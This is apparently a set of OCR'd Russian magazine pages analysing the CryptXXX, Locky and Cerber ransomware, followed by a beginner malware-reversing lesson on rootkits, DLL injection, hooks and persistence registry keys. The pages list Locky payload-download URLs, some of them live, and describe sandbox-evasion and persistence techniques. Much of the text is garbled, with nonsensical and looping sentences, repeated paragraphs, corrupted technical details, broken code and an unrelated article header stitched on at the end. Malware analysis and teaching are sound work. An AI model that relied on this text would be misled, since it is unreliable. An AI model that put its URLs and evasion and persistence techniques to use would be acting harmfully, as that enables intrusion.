CryptXXX «В использует процесс rundll32 — исполняемый файл Windows. Запуск в конкретном процессе позволяет запустить **rundll32.exe** было имени библиотеки DLL, происходит без вызова расширения .dll, что само по себе подозрительно. Этот прием фальшивит процесс «отличительным» в Windows. Однако некоторые утилиты могут выявить подделку.

Запуск из системы Windows Task Manager, что по умолчанию (в данном случае это папка «Загрузки», а другие — папка **%programdata%**).

Параметры запускного процесса соответствуют параметрам rundll32, что для работы необходимо.

Процесс не расстраивает как служба и запускается с разрешениями обычного пользователя.

Обход песочницы

Библиотеки динамической компоненты (.dll) не запускаются само по себе, файл не запускал необходим дополнительный файл. Большинство песочниц не умеют делать такую проверку и потому не смогут обнаружить новые образцы вируса CryptXXX.

Если в этого рода достаточно, CryptXXX ищет и не спешит **Эскорд умеет отслежить свой запуск на другой цели — больше чем на час.** После выжидания поиски обойти большинство традиционных песочниц, которые работают только в течение нескольких минут и не всеобъемлющее проверку после задержки.

Для обнаружения, которое во многих случаях использовали для обхода песочниц и блокировки антивирусов, CryptXXX ищет процессы по своему именению, до для запуска с удалением сервисов. Один из них зависится на совершенно неожиданный IP, который находится где-то в Германии.

Рис. 2. Как CryptXXX выглядит в диспетчере задач

Если мы посмотрим на свойства процесса, то будет выглядеть как «полное» сервисное имя (**svchost**), — вот почему это выглядит как «полное» сервисное для другого файла. Использование известных сигнатур и сервисов — это, по-видимому, попытка обмануть антивирусы, которые могут пропустить такие обращения к системе. «Обычный» антивирусный «не заметит».

Однако некоторые утилиты могут выявить подделку.

Запуск **svchost** в системе является «опасным» по умолчанию (в данном случае это папка «Загрузки», а другие — папка **%programdata%**).

Параметры запускного процесса соответствуют параметрам rundll32, что для работы необходимо.

Процесс не расстраивает как служба и запускается с разрешениями обычного пользователя.

Обход песочницы

Библиотеки динамической компоненты (.dll) не запускаются само по себе, файл не запускал необходим дополнительный файл. Большинство песочниц не умеют делать такую проверку и потому не смогут обнаружить новые образцы вируса CryptXXX.

Если в этого рода достаточно, CryptXXX ищет и не спешит **Эскорд умеет отслежить свой запуск на другой цели — больше чем на час.** После выжидания поиски обойти большинство традиционных песочниц, которые работают только в течение нескольких минут и не всеобъемлющее проверку после задержки.

Для обнаружения, которое во многих случаях использовали для обхода песочниц и блокировки антивирусов, CryptXXX ищет процессы по своему именению, до для запуска с удалением сервисов. Один из них зависится на совершенно неожиданный IP, который находится где-то в Германии.

Рис. 3. HTTP-запрос на неизвестный IP

Судя по содержанию с дешифрером и методу внедрения, перед нашими глазами для файлов RDP. Кстати, CryptXXX очень похож на TeslaCrypt: среди по своей цели для шифрования сильно отличаются.

Рис. 5. HTML-сообщение CryptXXX

Рис. 6. TeslaCrypt Ransom Note

Рис. 7. CryptXXX Ransom Note содержит тот же текст

Рис. 8. TeslaCrypt — обращение к библиотеке Microsoft для запуска Agent

Выжиматель Tesla получил распространение в 2015 году и перенес множество модификаций, в ходе которого сильно изменил предназначенный CryptXXX, включая и способы шифрования. Последние версии Tesla стали использовать для шифрования файлов, ранее поверхности, которые поставщиком продаются безопасности разработчиков, защиту которых вирус.

Применение шифрования кода и кодов шифрования в виде исполняемого файла.

Удаление теневой копии файлов.

Использование командной строки для самоудаления.

Самостоятельно удаляет свой ярлык.

CryptXXX не содержит ни один из этих признаков:

1. Кого нет использования теневой копии.
2. Он не удаляет теневые копии файлов через Windows или WMIC.
3. Он не удаляет свои себя.

Постоянная эволюция

CryptXXX кажется похожим на TeslaCrypt, но этот эпизоды, очевидно, уже сильно отредактировали. Хотя вымогатель и сохранил свои основные черты (среди прочего, поверхность ключ, ветвь шифруя вредоносного ПО не собирается в отдельный файл, а шифрует на лету), вымогатель продолжает развиваться, и мы ещё встретимся с ним.

ВЫМОГАТЕЛЬ LOCKY

Уникальность Locky заключается в масштабе его распространения. За две недели после обнаружения вымогателя Check Point выявили более 100 тысяч зараженных записей, свидетельствующих о попытке заразить компьютеры на клиентов более чем в 180 странах по всему миру. В соотношении с тем, что Locky имеет функции шифрования сетевых ресурсов, последствия этого могут оказаться гораздо более плачевными.

Вирус Locky был замечен впервые 16 февраля 2016 года, когда, по данным Check Point Threat Intelligence, он был использован всего в 2 его применениях — более 50 тысяч пострадавших.

INFO

В системе продукта Check Point Threat Intelligence, выжигательный эксплоит Locky впервые замеч в пройду самых опасных и популярных вредоносных программ в мире.

Большинство жертв вируса Locky проживают в США. Следующие в списке по частоте поражений — Канада и Франция.

Locky шифрует файлы жертвы, в целях требует выкуп в биткоинах за их расшифровку. Главная задача вымогателя — заставить пользователя с помощью документов Word, содержащим вредоносный макрос. Макрос запускает скачивание и выполнение вредоносного ПО, которое шифрует на компьютере и/или подключенном сетевом диске файлы с определенными расширениями.

Также Locky распространяет и собирает информацию о жертвах. Например, собирается следующая информация:

- является ли зараженная машина частью корпоративной сети;
- сервер это или рабочая станция;
- язык интерфейса пользователя ОС;
- версия ОС;
- статистика по каждому зашифрованному диску: число зашифрованных файлов, число нетронутых файлов, суммарный объем зашифрованных исходных данных.

По сегодняшний день Locky по-прежнему распространяется среди на в чем не полевых пользователей по электронной почте. Его анонсируется распространяется и подделывается.

Locky вируса часто начинается с писем, в которых прочтение: спасибо, отправляется сообщение клиентам в прикрепленном клиентам. В прикрепленном письме как будто бы отчет от Ранее Inc.

Рис. 9. Пример такого полученного сообщения Check Point

Несколько сотрудников Check Point получили поддельное электронное письмо. Check Point Sandfilter обнаружил и нейтрализовал вложение.

Рис. 10. Check Point Sandfilter

Рис. 11. Check Point Sandfilter

Вложение содержит макрос, запуск которого пользователь должен разрешить вручную (при первом) значит текст документа выглядит:

Рис. 12. Макрос

Разрешение макроса запускает скачивание вредоносного ПО, которое расшифровывается на выжигательно Locky.

Рис. 13. Скачивание трояна, шифрующего файлы

На сегодняшний день мы выявили более десяти различных вариантов загрузчика Locky.

Каждый загрузчик имеет свой собственный способ обхода обнаружения, некоторые из них используют разные типы файлов: doc, docm, etc и js.

Рис. 14. Пусть начнется

Давай разберемся, как работает Locky и что он делает? Первый этап — макро получает зашифрованное письмо с подразделения вложением (загрузчик). Если жертва открывает вложение, компьютер вредоносной значит (Locky) с адресного сервера. Затем Locky подключается к своим C2 серверам для обмена ключами шифрования. Именно, Locky шифрует определенные файлы заданного типа и отображает «заложное» сообщение с требованием выкупа.

Рис. 15. Пусть начнется

САМЫЕ ЗЛЫЕ ВЫМОГАТЕЛИ

ИЗУЧАЕМ РАБОТУ ПОПУЛЯРНЫХ ШИФРОВАЛЬЩИКОВ CRYPTXXX, TESLACRYPT, LOCKY И CERBER

Рис. 1. Рекламная страница

Загрузчики

По сравнению с более ранними вымогательными кампаниями технологии обфускации (запутывания) кода, применяемые в шифровальщике Locky, сделаны не сложным — скорее наоборот. Некоторые примеры содержатся сами массив строк, которые Locky использует для своих нужд, выражается в виде сложения значений (прямой адрес) ниже. В другом и качестве метода маскировки кода использ. каждое обычной переменной заменяется с помощью операций. Мы получили возможн. сложно эмулирует обращ. кода по тому, какое расширение файла сам обращается.

```
v_ecx_fix = 0xc1
v_edx_fix = 0xc2
v_esi_fix = 0xc3
v_edi_fix = 0xc4
```

Рис. 2. Переменные

Чтобы вручную расшифровать массив KrypbzOw_T нам просто необходимо рассчитать значение каждого его элемента на 142 (99 + 43), а затем преобразовать в соответствующий этому значению символьный ASCII (1). Пример такого:

```
v_ecx_fix = 0xc1 (0x99 + 0x43) = 0xc1(142) = 'Ä'
v_edx_fix = 0xc2 (0x9a + 0x43) = 0xc2(143) = 'Å'
```

И так далее ...

Ссылки для загрузки вредоносного элемента (payload)

Locky использует для получения URL, по которым и загружается вредоносный код, несколько способов: для хостов — закодированные ссылки. Некоторые URL-ы не кодируются. Скорее наверняка нам требовали:

- http://ultimatesej.com/ [ru/17] ;net
- http://kenyat[.]co[.]ke/ [ke]
- ...

- http://ugcmaldives[.]com/ [ru/17] ;net
- http://ns.216.182.38.30.mmcloud.com:53/ufn7f0.7f0.f0.f0/ [ru]
- http://unvel[.]net/ru/ufn7f0.7f0.f0.f0/ [ru]
- http://.35.187.72.120.bc.googleusercontent.com/ufn7f0.7f0.f0.f0/ [ru]
- http://ropes.com/ [ru/system/logo/6fy4ga0g4fy0.png]
- http://ocsecurity.ru/administrator/ [ru/system/logo/7f23ln0.png] [ru] 7055475
- http://bbt.f96.[ru/system/logo/7f23ln0.jpg] [ru] 7055475
- http://activeplay.com/system/logo/7f23ln0.jpg [ru]
- http://abcfood.com/system/logo/7f4fgn0.fn34f3.png
- http://ultimatesej.com/ [ru/17] ;net ;.3xforum[.]xxx
- http://ugcmaldives[.]com/ [ru] [ru/ugcmaldives/logo/f3h75ll]
- http://demo2.master.com/ [ru] [ru/ugcmaldives/logo/f3h75ll]
- http://ugcmaldives[.]com/ [ru] [ru/ugcmaldives/logo/f3h75ll]

Последняя ссылка была обнаружена в замаскированном .js загрузчике. Вероятно, скорее всего, поначалась как следует заметно слова, поскольку мы нашли в нескольких вредоносных код, обфуст внимание на доменах **http://**.

Рис. 3. Ссылки вредоносный

Для того чтобы Locky нет защищенность файлы жертвы, как значения цифр и буквы на данном. Подробности ниже. Этот значит шифр побуждает шифр и ключ как можно большого числа CZ-серверов — чтобы защитить ваши закачиваю. Мы обнаружили 12 серверов CZ-серверов. Расширение доменов верного домена (Top Level Domains, TLD) на нем представлено на следующем рисунке. Бесцвет алгоритмы чтобы вредоносные домена (Domain Generation Algorithm, DGA) Locky доказано равномерно распределяется среди доменов ниже. Для каждого домена вероятность в 8.8% (100%/12) в зависимости значительно Locky, не использовавшие DGA, вместо них имели свои ежедневно задавали CZ серверов.

Distribution of CZ servers in TLDs

Рис. 4. Распределение

Шифрование сетевого трафика с сервером CZ с помощью Locky

Все HTTP-запросы — это запросы типа POST, отправляемые на **http://Server/main.php**.

Locky использует выделенную пару ранее алгоритмов шифрования: Blowfish и Rijndael. Ключ для Blowfish — 16 байтовый, генерируется случайным образом. Для шифрования Rijndael. Полные ключ шифрования — ключ, слабо по сравнению шифрам. На следующем рисунке мы отобразим алгоритмы шифрования на шифрование EncryptRijndael и отмечены на дешифрование DecryptRijndael.

Рис. 5. Шифрование

Locky может шифровать ваши файлы, только если его CZ-сервер активен. Почему нужно фаилов не могут использовать в качестве резервных — что из-за шифрования. Мы создавали серверы обычного формата — в виде сервера. Мы обнаружили, что Locky не шифрует может заблокировать все общие корпоративные диски.

ВЫМОГАТЕЛЬ CERBER

Вымогатель Cerber имеет сложный сложный, внедряется и использует в своем деле очень интересный трюк. Он действует в отличие от остальных шифровальщиков наблюдается перевары относительно новой активности. Мы обнаружили два разных типа версии Cerber — первый был в апреле, второй — в мае 2016 года. Каждый из вторгнутых собой значительных часто марта, как показано на графике ниже.

Рис. 6. Статистика

Классическое поведение

Cerber демонстрирует классическое поведение программы-вымогателя: сканирует диски, ищет определенные расширения, шифрует найденные файлы, изменяет фоновые обои, выполняет при помощи приложения Internet Explorer. Все действия по сети. Все действия сделаны. Это достигается за счет внедрения кода (code injection) в процесс explorer.exe и запуска его потоков.

Cerber использует для распространения тактику — запускает файл DLL. После того как процесс шифрования запущен, Cerber удаляет себя. Вредоносный шифровальщик использует для шифрования. Если такой метод, внося изменения в процесс explorer.exe, чтобы лишить пользователя любой возможности запустить свои файлы. Вместо шифрования с помощью алгоритмов AES 265 и RSA, которые на сегодняшний день, нет.

Cerber собирает свои шифровальщики в виде исполняемых файлов с помощью программы «Конвертер» (стандартного приложения Windows) и Google Chrome. Для сборки нужно ввести ввести ввести. Шифровальщик использовать версию — в самодо лепов. Для обеспечения собственной устойчивости Cerber инициирует при запуске большинство процессов. Если цепочка уничтожения, которая запускается Cerber также запускает сетевой поиск, обращаясь к очень большому количеству IP-адресов. Мы обнаружили приложения для обмена.

Все сервера работы вместе Cerber, выполняя инструкциями для очень «необычной» операции SandBlast Agent, представлены ниже.

Рис. 7. Данные

В ноне процессы года компании Avast опубликовала пост о возможности обхода Cerber. Мы использовали версию файл Microsoft Office с расширением .docm. Как обычным специалисты Avast в своем блоге, взяла пароли. Мы использовали версию Microsoft Office 2010 и отключили все остальные пароли. Мы использовали версию Microsoft Office, которая использовала версию для совершения атаки. Тот же, что большинство современных вредоносных программ, Cerber использует для обхода антивирусов и защитных процессы, запускает особого внимания. При открытии документа пользователю предлагается разрешить разрешение на разрешить содержимое (разблокировать контент). Без разблокирования контента макросов не может быть выполнена, и вирус может продолжить свою работу.

Рис. 8. Данные

Отчет о проведенной экспертизе вредоносного ПО

Мы не раз анализировали вредоносные шифровальщики. Сложнее после того, как проверил, значительно шифровал. Мы обнаружили, что Locky использует для шифрования. Мы использовали версию. Мы использовали версию. Locky использует версию. Locky использовал версию для совершения атаки. Тот же, что большинство современных вредоносных программ, Cerber использует для обхода антивирусов и защитных процессы, запускает особого внимания. При открытии документа пользователю предлагается разрешить разрешение на разрешить содержимое (разблокировать контент). Без разблокирования контента макросов не может быть выполнена, и вирус может продолжить свою работу.

Рис. 9. Данные

Хорошим Cerber стало множество полезностей: главным образом использовать. Мы использовали версию. Мы использовали версию. Мы использовали версию. Locky использовал версию. Locky использовал версию. Как только пользователь, использовал версию. Мы использовали версию. Мы использовали версию. Мы использовали

РЕВЕРСИНГ MALWARE ДЛЯ НАЧИНАЮЩИХ

ЧАСТЬ 3: ИНСТРУМЕНТЫ СКРЫТИЯ ВРЕДОНОСНОЙ АКТИВНОСТИ

Привет, мой друг! Если ты внимательно читал все предыдущие уроки: нулевой, первый, второй — и не пренебрегал повторять их на практике, то ты уже обладаешь хорошей теоретической базой и достаточной опытом, чтобы двигаться дальше. В постоянном соревновании с антивирусными решениями современные малвари используют все более изощренные методы, чтобы не быть обнаруженными в зараженной системе. Начнем мы из таких приемов, которые в очередной статье нашего цикла. Если ты готов, засучивая рукава, запасаемся пивом — и поехали!

В сегодняшнем материале мы разберем технологии скрытия вредоносной активности в системе: руткиты, хуки, инъекции кода в процессы и dll-ки, методы маскировки, ускорение обнаружения, как во всю ретроспективу и процессы-«ножницы», чтобы дотянуться, «ничего не оставляя», как все это детектировать и анализировать на живых примерах.

WARNING

Все информация предоставлена исключительно в ознакомительных целях. Не редакция, ни автор не несут ответственность за любой возможный ущерб, причиненный материалам данной статьи. Суть тех что делишь — будь зверем и помни, что ты делишь!

MALWARE TOOLS, ИЛИ ИСКУССТВО СКРЫТИЯ

В предыдущей статье я перечислил основные приемы малвари — от самых простых семплов до многократно запакованных. В сочиненном примере статьи мы также рассмотрели способы проникновения малвари, закожанной в виде архива. Это шифрование с упаковкой, антиотладочные методы, фильтрация/шифрование обращений, запуск малвари на виртуальных машинах, и так далее. Оплачивательой особенностью всех этих приемов было то, что когда, проверяющий аналитик, соединяется непосредственно к самом файле сигнала (exe-файле). Но совершенствование современных антивирусов и перехватчиков в ядрах операционных систем, обнаруживающих анализ, использование инструкции cpuid (типа rdtscпуск) заставляют исследователей искать обходы каждого из способов противодействия.

Поэтому ресу сегодня о malware tools — это специальное программное обеспечение, которое помогает, что не обнаружить, что малварь, запущенная на целевом системе, «чтобы запрять» не малварь и скрыть все следы. Самый крамальный вариант для исследователя — это когда антивирус, или подобное ему ПО «ловит» малварь, можно дотянуться, малварь, запущенную на зараженной машине. А уже на ней предварительно, соединяется, нет и ничем, нет и дебаггера не дотянешься. Но, к сожалению, в современном мире спеціалісти разведчиков худа используют технологии, скрывающиеся из пространства системы. Поэтому мы как разберем более подробно.

ROOTKIT: НЕВИДИМЫЙ НИНДЗЯ


Руткит (англ. rootkit) — это набор программных средств (в примеру, исполняемые файлы, скрипты, конфигурационные файлы), скрывающие присутствие зараженного малвари-кода в целевой системе. В числе их делают:

- маскировка объектов (таких как процессы в памяти, файлы и директории);
- неотслеживание управления системой (изменение событий, происходящих в зараженной системе);
- сбор различных данных (пароли, сетевые пакеты, IP-адреса, содержимое TCP/IP, рабочего окружения и так далее).

Сам термин rootkit пришел из мира UNIX, где под этим словом понимается набор системных утилит или специальный модуль ядра, который впоследствии позволяет хулиганам на root-уровне системы сразу после получения прав суперпользователя. Эти утилиты предназначены для сокрытия следов «взлома» в системе, делают незаметными запущенные в системе процессы, скрывают файлы и другие программы, заменяют основные утилиты в операционной системе UNIX/Linux. Помимо этого, rootkit-утилиты позволяют злоумышленнику перехватывать и вносить изменения и стирать следы своей деятельности, скрывая файлы, процессы в памяти, а также самих пруссоров в системе.

Как мы выяснили из описания, руткит работает в привилегированном режиме (от имени root или учетки от **AUTHORITY\System**) и с системным, но, имеет самые высокие привилегии на исполнение кода и доступ к ресурсам системы. Мы выяснили, что руткиты могут работать на нескольких уровнях:

- уровень пользователя (user-mode, режим, в котором выполняются все основные программы);
- уровень ядра (kernel-mode, в том числе драйверы), или так называемое ring 0;



По принципу действия в зараженной системе:

- изменяющие алгоритмы выполнения системных функций (Modify execution path);
- изменяющие системные структуры данных (Direct kernel object manipulation).

Более подробно о связи ring 0 и rootkits можно почитать в этой статье, в статье на форуме INTERNIT и в небольшом описании для Linux.

Семейство DC Windows также поддерживает 2 метода реализации. Здесь наиболее распространены такие методы, как замена таблицы вызовов (AT, IDT, GDT, SDT), прерывания (перехваты), модификация системных объектов, непосредственное изменение системных объектов (ОКОМ), методы изменения адресов.

Если очень кратко, то наиболее вероятные варианты — это либо **захват обработчиков прерываний**, или **модификация системного драйвера**, или **подмена системного драйвера**. Для первого случая таблица вызовов представляет собой некий массив, в котором каждая его элемент хранит адрес соответствующей процедуры. Такие таблицы существуют и в режиме ядра (IDT, TSS, MSR), GDT, SSDT, IRP (dispatch table), и в режиме пользователя (Import Address Table, IAT).

При изменении записей в таблице вызовов контролируется исполнение кода в системе, что позволяет отслеживать или необходимости перенаправлять на требуемые функции. К примеру, перенаправляя процедура может:

- блокировать вызовы, производящие определенные действия (например, антивирус);
- замещать исходную процедуру (подмена бинарного кода);
- вести мониторинг системы, перехватывая входящие параметры;
- фильтровать или вносит отбрасывать выходные параметры.

Приложение
Приложение
Приложение

РЕВЕРСИНГ МАЛВАРИ ДЛЯ НАЧИНАЮЩИХ

ЧАСТЬ 3: ИНСТРУМЕНТЫ СКРЫТИЯ ВРЕДОНОСНОЙ АКТИВНОСТИ

ВНЕДРЕНИЕ В ПРОЦЕСС, или DLL INJECTION

DLL-инъекция дает возможность выполнить свой (вирусный) код в адресном пространстве чужого процесса. Поэтому такой способ могут многие разработчики использует для написания различных читов к играм, клиентов клавиатурных ТСР/IP, а значит, на выполнение вредоносных действий в целевой системе.

Нетривиальный пример кода с DLL-инъекцией (внедрением в код процесса) можно посмотреть в статье на Delphi. Об усовершенствованном методе, а именно — про внедрение DLL в чужой процесс удаленно, то есть не из кодов на диске файл самой DLL, можно узнать в одной из статей нашего журнала.

Использование Native API для внедрения в процесс

Начиная с версии Windows Vista Microsoft Windows предоставляет нам ряд функций, которые позволяют внедряться в исполняемый код и управлять другим процессом. Функции эти экспортируются из библиотеки из MSDN документации.

В целом весь процесс вполне можно разделить на четыре самостоятельных этапа:

- присоединение к родительскому процессу;
- выделение в процессе памяти, необходимой под внедряемый код;
- копирование DLL в память процесса с определенным в соответствующем адресе памяти;
- запуск в процессе своего с внедренным кодом присоединенной библиотеки DLL.

Каждый из этих шагов может быть реализован с помощью одного или нескольких методов программирования. Важно помнить, что каждый метод имеется имеет как достоинства, так и недостатки. Более подробно об инъекте в процессы с описанием примеров на C++ можно почитать в блоге OpenSecurity.

Внедрение кода в DLL - Собственно

Winlogon hook

Один из часто используемых трюков вирусописателей — заменить шелл на winlogon, что позволяет запуск малвари при любом входе, выходе, запуске, перезагрузке, выключении компьютера и блокировке экрана. Все трюки для прописывания в ветвям реестра:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
Winlogon\
```

Svchost hook

Более продвинутый, чем предыдущий, и наиболее широко используемый ход. Вредоносное программы часто устанавливается в системе в качестве службы Windows. После инсталляции в систему малварь, вносит в процессом как общесистемная служба svchost.exe, что делает ее менее приметной.

Как правило, svchost.exe — это исполняемый файл для всех хост-процессов в виде сервисов (служб) Windows, которые хостят при запуске системы множество DLL-библиотек. Каждый сервис выполняет различную функциональность ОС — основные взаимодействие, печать, обнаружение внешних подключенных устройств и работу с ними и так далее. Хотя каждый сервис выполняется в памяти экземпляр svchost.exe создает группу потоков (процесс, от англ. thread — нить).

Соответствующая этим службам ветка реестра располагается по адресу:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
Svchost
```

А сама исполняемый файлы определены в реестре по следующему адресу:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\ServiceName
```

Keyboard hook

Еще один первого системного хука — перехват событий, поступающих от клавиатуры (**WH_KEYDOWN**, **KEYBOARD_INPUT_DATA**) или мыши (PS/2- или USB-драйвер перехвата).

Замещение процесса в оперативной памяти

Еще вариант внедрения вредоносной кода в системе — не внедрять вредоносный в DLL или запущенный процесс, а полностью заменить легитимный процесс на вредоносный. И есть возможность менять запущенный процесса на содержимое вредоносного исполняемого файла. Замещение процесса используется, когда вредоносный код замаскировать малварь под настоящую легитимный процесс, без риска вызвать сбой или вовсе краш процесса, как это происходит при DLL-инъекции. Этот метод позволяет выполнять вредоносной программе с тем же привилегиями, что и процесс, который был запущен легитимной программой или самим пользователем или системы.

Это процедура выполняется только в приостановленном состоянии (SUSPENDED). Именно поэтому, это позволяет, что процесс будет загружаться в память, его основной поток (thread) попадает в состояние приостановки. Вторичная программа не знает ничего сделать, пока основная (первая) программа не возобновит основной поток, вновь основную программу в запуск. При возобновлении основного потока, которая ранее, что использовался функция **CreateProcess**.

На одном из форумов кодеров в нашей интернетскую функцию, которая, если не ошибаюсь, в вредоносной исполняемый файл, а отдельным случае позволит защитить свой процесс от внедрения постороннего кода:

```
ExpandedArgv disabled
void AntiInject {}
{
    HANDLE hProc = GetCurrentProcess();
    while (TRUE) {
        BlockAMI(hProc, "NTDLL.dll", "LdrLoadDll");
        Sleep (100);
    }
}
BOOLEAN BlockAMI (HANDLE hProcess, CHAR *libName, CHAR *apiName)
{
    CHAR pBef[5]=DbcCS;
    PVOID ulAddr = NULL;
    ULONG ulWin = NULL;
    BOOL bRet = FALSE;
    DWORD dwRet = 0;
    NLib = LoadLibrary (libName);
    if (NLib) {
        pAddr = (PVOID*)GetProcAddress (NLib, apiName);
        if (pAddr) {
            if (WriteProcessMemory (hProcess,
                                    (LPVOID)pAddr,
                                    (LPVOID)pBef,
                                    sizeof (pBef),
                                    &dwRet ) {
            if (dwRet) {
                bRet = TRUE;
            }
        }
        FreeLibrary (NLib);
    }
    return bRet;
}
```

Если посмотреть внимательно на код, то мы сможем понять суть его работы: он запрещает вдоволь **LdrLoadDll**, а результате чего все последующие вызовы **LoadLibrary** приводят к сообщению «ошибка доступа».

ОСНОВНЫЕ ИНСТРУМЕНТЫ АНАЛИЗА

Отладчик ядра WinDbg

Отладчик ядра WinDbg


Программа WinDbg — это отладчик уровня ядра от всем известной Microsoft. Он менее популярен, чем OllyDbg, но имеет много преимуществ, наиболее весомые из которых — возможность отладки кода системы в режиме отладки. Помимо графического (GUI) интерфейса, в WinDbg реализовано интерфейс командной строки (CLI). Содержащий почти все необходимые для наших исследований функциональные возможности.

Работая окно отладчика WinDbg предоставляет возможность гибкие инструменты из командной строки. Для этого используется команда чтения стека адресов в памяти:

```
dv address/dread
```

где dv — это одна из нескольких вариантов того, как данные будут отображаться

Загрузчик драйверов OSR Driver Loader



Загрузчик драйверов OSR Driver Loader

Данная утилита позволяет в ручном и автоматическом (запуск Windows-служб) режимах загружать, удалять, запускать и приостанавливать драйверы, загружаемые в память из файлов, хранящихся на жестком диске. Эта утилита полезная тулза будет полезна нам в дальнейшем при выполнении лабораторных работ.

VirtualDD Faster Windows Kernel debugging with Virtual Machines

VirtualDD

VirtualDD — это быстрый, легкий отладчик режима ядра, адаптированный под виртуальные машины VMware и VirtuBox.

Программа интегрируется с WinDbg и значительно сокращает время отладки.

Литература к WMSM

Если первая часть статьи «Малварь в часть заслуживает внимания несколько статей, посвященных всем аспектам использования рутинны, буткитов, ятемнастройщиков, которые применяются вредоносными программами и авмашками. Поскольку обзоры данной статьи, как это появляется, рассказать обо всем, мы можем порекомендовать тебе, дорогой друг, «изучение корешка» книг и ресурсов в сети Интернет для самостоятельного изучения материалов :).

Rootkits: Subverting the Windows Kernel (Greg Hoglund, Jamie Butler)

Подробнее на Amazon


Одна из немногих книг, которые дают ответы на вопросы и технологии на обнаружения в Windows-системах. Настоящий Must have для начинающего исследователя, неискушенного в тонкостях функционирования Windows.

Rootkits: Subverting the Windows Kernel

Inside Windows Debugging (Developer Reference)

Подробнее: Amazon, Microsoft Press

Довольно занятная книга, посвященная самым основе рассказывающая о технологии отладки различных программ под ОС Windows, особенностях архитектуры этой ОС, инструментах и методиках отладки, фичах и другие не менее важных деталях.



Inside Windows Debugging

Rootkits and Bootkits. Reversing Modern Malware and Next Generation Threats

Подробнее: Amazon, Wrox Press

Книга, которая стоит рекомендовать в первую очередь. Занимающая обширная информация о рутинах и бутинах, загружаемых на работе, особенностях реализации в ОС, методах детектирования и противодействия.

Rootkits and Bootkits

Архив WASM.RU, посвященный низкоуровневому программированию

Для взлома и защиты

В комментариях на форумах — самый большой сборник русскоязычных материалов по низкоуровневому программированию, начиная: адресаций, системных модулей и кончая: отладчиков, работающих в ring 0.

Архив ресурса WASM.RU

WARNING

Будь осторожен при скачивании и распаковке архива с образами пойнт на чьимкоо! Все исследования выполнят только в изолированной виртуальной среде! Не выполняй действия, в которых на 100% не уверен! И не забывай делать регулярные снапшоты (versions при работе с VMware).

РЕВЕРСИНГ МАЛВАРИ ДЛЯ НАЧИНАЮЩИХ

ЧАСТЬ 3: ВНЕСТРИМЕНТЫ ОБХОДА ВРЕДОНОСНОЙ АКТИВНОСТИ

ANALYSIS CERNTOA MALWARE01

Инструменты:
1. IDA Pro;
2. Lordpe;
3. Certificate Dumper;
4. Process Monitor;
5. Wireshark.

Первым делом запускаем PEiD и смотрим, что за файл перед нами. Итак, перед нами не упакованная, написана на C++ и со сертификатом представителей особой компании. Что, в целом, даже не плохо. Но, к сожалению, в коде мы еще не обрадуемся. Сертификат Profilist, — это часто используется в формах-грабителях, которые, в основном, и пишутся на C++. Но, в данном случае, это, скорее всего подделка, что, как и положено, вредоносный файл — и сертификат и содержит в себе несколько PE-файлов, которые, очевидно, будут распакованы при запуске основного.

Открываем нашего старого друга IDA Pro и загружаем туда наего:

Смотрим главный графический вывод программы и замечаем, что нас сначала достаточно изнуряют и после запуска все равно ничего не показывают, характеристик Windows нечей файл, похоже на дропер. С **C:\windows\system32\PfLoadDll.sys**

Идем по этому пути, открываем директорию, и что мы видим? Такого файла нет! Как быть? Очень просто — попробуем выдрать это файл из самого экземпляра. Воспользуемся в IDA Pro, скрипом лютым и мощным, называемым **Lordpe**. Запускаем, скрипом говорим — ищем наличие вредоносный файл и, конечно, обнаруживаем в огромном дампе.

Функция **DriverEntry** проверяет наличие в подготовленном по **0x10700**. Если данное условие выполнено, тогда идет проверка на наличие в системе файлов **mfpcbrtcrtsrtpm** и **mfpcbrtcrtsrtpm.sys**. Если условие выполнено, тогда вызывается **RemoteSymbolLoadDriver**, чтобы получить результаты из **MfpcrpcDirectorrtle** и **ExternlcodeScriptpatcfile** подготовленны ранее этого по подготовленной таблицы дескриптора и ещё начиная адреса **MfpcrpcDirectorrtyFile**.

Как только адрес найдется, он будет подготовлен новое значение адреса, которое, установленные через данный шаг, то есть фактически передает замена выполняется кода в магической программе. Пример:

Системные данные. В данном использовался функция **MfpcrpcDirectorryFile**. Как говорит нам документация MSDN, эта функция возвращает дескриптор для ресурсного файла, связанного с определенным дескриптором файла. Но, к сожалению, что мы выяснили из функции **MfpcrpcDirectorryFile**:

Дальше идет поиск и сравнение, и если обнаружено совпадение между имя **Mfpcrpcdirectorrtyfile** и **mfpcbrtcrtsrtpm**, то вызывается **MfpcrpcDirectorryFile**. Как говорит нам документация MSDN, эта функция возвращает дескриптор для ресурсного файла, связанного с определенным дескриптором файла. Но, к сожалению, что мы выяснили из функции **MfpcrpcDirectorryFile**:

Дальше идет поиск и сравнение, и если обнаружено совпадение между имя **Mfpcrpcdirectorrtyfile** и **mfpcbrtcrtsrtpm**, то вызывается **MfpcrpcDirectorryFile**.

kd> dps ntkrlsrcinfo\$ 1 100

и смотрим выход, и именно данные в таблице:

Таким нам необходимо постаемь точку остановки с помощью команды **kd> ewMBrtcrtsrtry**. Еще раз запускаем наш скрипт Windbg. Пусть после чтобы мы видели выполнения кода с точки **ntlrpcLoadDriverwhdsk**. После этого мы видим **ntlrpcdrp**, которая в панели **ntlpcl Driver**. Сделаем фильтр **DriverInit** еще не было выполнено, и не можешь установить в этом месте еще один брейк-поинт. Пишем:

Запускаем команду:

Видим, что таблица дескриптора была изменена! Вот сам! ;) Ты, что и при бравасть найти! В данном можно сказать, что мы видим использовать **ring 0** при помощи и дебагерсрипта как другие, поскольку сравнение, предыдущие данны.

ANALYSIS CERNTOA MALWARE02

Инструменты:
1. IDA Pro;
2. Lordpe;
3. Process Monitor.

Первым делом, как и ранее, грузим наш скачанный в PEiD. Что показывает программа? Ничего! Ничего! Ничего!

МОБИЛЬНАЯ РАЗРАБОТКА: ВЫБИРАЕМ ИНСТРУМЕНТЫ

SILO, BLACK BOX
ИЛИ CROSS-PLATFORM?

Юрий Рева
Ведущий инженер-программист
ЗАО «Научно-производственное объединение «Вектор»

